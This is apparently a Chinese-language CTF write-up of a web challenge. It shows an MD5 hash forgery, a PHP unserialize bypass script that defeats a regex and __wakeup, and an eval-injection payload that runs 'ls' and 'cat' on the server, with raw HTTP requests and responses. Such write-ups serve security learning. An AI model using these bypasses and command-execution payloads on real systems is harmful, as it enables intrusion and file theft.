you are 123;if you are not 123,you can get the flag<br><!--$hash=md5($sign.$key);the length
of $sign is 8
```

发现一段话

> you are 123;if you are not 123,you can get the flag
> <!–*hash*= *md5*(sign.$key);the length of $sign is 8

hash 的值是由8位的 sign 和 key 组成的，提示说只要不是123，就可以得到flag,那我们将key改为124，提交但是 hash 值不正确




```
GET /index.php?key=124&hash=f9109d5f83921a551cf859f853afe7bb HTTP/1.1
Host: 70de66964c684d2f9e34762f5b296d05396e7fc8a098466b.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://70de66964c684d2f9e34762f5b296d05396e7fc8a098466b.changame.ichunqiu.com/
Cookie: UM_distinctid=16bea33905e382-0fa418e0bc4a45-1369634a-144000-16bea33906b3bf;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1563002377,1563590183,1563876165,1565406855;
__jsluid_h=f9340548c42e6fe1d086ba687a7f4680
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Fri, 27 Sep 2019 03:15:11 GMT
Content-Type: text/html
Connection: close
X-Via-JSL: 9b0c26b,-
X-Cache: bypass
Content-Length: 24

the hash is not right!!!
```

所以我们需要先求出来 sign 的值，然后再和我们所设的 124 连在一起求MD5即可

在线MD5解一开始的hash值


输入让你无语的MD5



md5

kkkkkk01123


还真查到了，一直以为需要写脚本给跑出来，那sign的值便是`kkkkkk01`，结合124，在线MD5加密，提交即可




```
GET /index.php?key=124&hash=77dab7fc0322d9b23ccd6f2e95a065ba HTTP/1.1
Host: 70de66964c684d2f9e34762f5b296d05396e7fc8a098466b.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://70de66964c684d2f9e34762f5b296d05396e7fc8a098466b.changame.ichunqiu.com/
Cookie: UM_distinctid=16bea33905e382-0fa418e0bc4a45-1369634a-144000-16bea33906b3bf;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1563002377,1563590183,1563876165,1565406855;
__jsluid_h=f9340548c42e6fe1d086ba687a7f4680
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Fri, 27 Sep 2019 03:19:50 GMT
Content-Type: text/html
Connection: close
X-Via-JSL: 9b0c26b,-
X-Cache: bypass
Content-Length: 30

next step is Gu3ss_m3_h2h2.php
```

又得到一个线索，访问一下，发现源码



```
<?php
class Demo {
    private $file = 'Gu3ss_m3_h2h2.php';

    public function __construct($file) {//在每次创建新对象时先调用此
        $this->file = $file;
    }

    function __destruct() {//__destruct()      - 对象的所有引用都被删
        echo @highlight_file($this->file, true);
    }

    function __wakeup() {//unserialize() 会检查是否存在一个 __wakeup
        if ($this->file != 'Gu3ss_m3_h2h2.php') {
            //the secret is in the f15g_1s_here.php
            $this->file = 'Gu3ss_m3_h2h2.php';
        }
    }
}

if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
        die('stop hacking!');
    } else {

        @unserialize($var);
```



```
    }
} else {
    highlight_file("Gu3ss_m3_h2h2.php");
}
?>
```

那接下来就来审计代码

一个Demo类，有三个魔法函数，简单介绍一下

```
__construct
在每次创建新对象时先调用此方法
__destruct
对象的所有引用都被删除或者当对象被显式销毁时执行
__wakeup
unserialize() 会检查是否存在一个 __wakeup() 方法。如果存在，则会先调用 __wakeup 方法
```

下面 if 语句判断是否存在 GET 方式进入的 var ,如果满足匹配的正则表达式，则回显 STOP ，否则则进行反序列化，在反序列化之前，先调用 __wakeup 魔法函数，如果指向的 file 不是 Gu3ss_m3_h2h2.php ，则会强制指向 Gu3ss_m3_h2h2.php

审计完代码，思路也就很清晰了，提示说秘密在 f15g_1s_here.php ，根据这串代码，我们需要将 f15g_1s_here.php 先序列化，最后让源码解开，其中还必须绕过正则表达式和__wakeup的检查，才可以成功


模仿大师傅的脚本

```
<?php
class Demo {
    private $file = 'Gu3ss_m3_h2h2.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'Gu3ss_m3_h2h2.php') {
            //the secret is in the f15g_1s_here.php
            $this->file = 'Gu3ss_m3_h2h2.php';
        }
    }}
    $a = new Demo('f15g_1s_here.php');
    $s = serialize($a);echo $s;echo '<br>';
    $s = str_replace('O:4', 'O:+4',$s);//绕过正则
    $s = str_replace(':1:', ':2:' ,$s);//绕过wakeup函数
    echo base64_encode($s);//最后base64编码
    ?>
```

简单解释一下 $s = str_replace('O:4', 'O:+4',$s); 能绕过正则表达式
因为在源码中 [oc] 会任意匹配其中的一个字符，正则表达式中有模式修正符 i,i 不区分(ignore)大小写；例如: /abc/i 可以匹配 abc、aBC、Abc ' ,所以可以匹配到 O ， \d 用来匹配数字，而我们构造 O:+4 则可以绕过这一匹配，从而让匹配不成功，绕过正则

之所以 $s = str_replace(':1:', ':2:' ,$s); 能绕过 wakeup 函数，是因为 当成员属性数目大于实际数目时可绕过 该函数


得出结果



```php
<?php
class Demo {
    private $file = 'Gu3ss_m3_h2h2.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'Gu3ss_m3_h2h2.php') {
            //the secret is in the f15g_1s_here.php
            $this->file = 'Gu3ss_m3_h2h2.php';
        }
    }}
    $a = new Demo('f15g_1s_here.php');
    $s = serialize($a);echo $s;echo '<br>';
    $s = str_replace('O:4', 'O:+4',$s);//绕过正则
    $s = str_replace(':1:', ':2:' ,$s);//绕过wakeup函数
    echo base64_encode($s);//最后base64编码
    ?>
```

```
O:4:"Demo":1:{s:10:"Demofile";s:16:"f15g_1s_here.php";}<br>TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czoxNjoiZjE1Z18xc19oZXJlLnBocCI7fQ==
```


直接在URL将base64编码的值传进去，又会发现一段源码



```php
<?php
if (isset($_GET['val'])) {
    $val = $_GET['val'];
    eval('$value="' . addslashes($val) . '";');
} else {
    die('hahaha!');
}
//addslashes() 函数返回在预定义字符之前添加反斜杠的字符串。
?>
```

有 eval 函数，但同时也有 addslashes 转义函数， addslashes 转义函数会转义 ' 和 " ，所以只能用反引号 ` ，构造payload：

```
f15g_1s_here.php?val=${eval($_GET[a])}&a=echo%20`ls`;
```


不安全 | 7b8718e2eb1a416aad5339e6be4c593124c44c7b63be410c.chan
应用
CTF解题好的网站
CTF刷题网站
大佬博客
SQL注入学习博客
AWD

```
Gu3ss_m3_h2h2.php True_F1ag_i3_Here_233.php f15g_1s_here.php index.php
```

查看flag即可

```
f15g_1s_here.php?val=${eval($_GET[a])}&a=echo `cat True_F1ag_i3_Here_233.php`;
```

解释一下 ${} 、反引号，这里涉及到 命令代换

> shell执行命令并将命令替换部分替换为执行该命令后的结果（先执行该命令，然后用结果代换到命令行中）

反引号和`${}`者两种命令的功能是相同的，在执行一条命令时，会将``或者`${}`中的语句当做命令执行以便，再把结果加入到原命令中重新执行

具体可以看大师傅的博客
命令代换

好了，这次就先总结到这里，又学到不少知识，下次继续总结！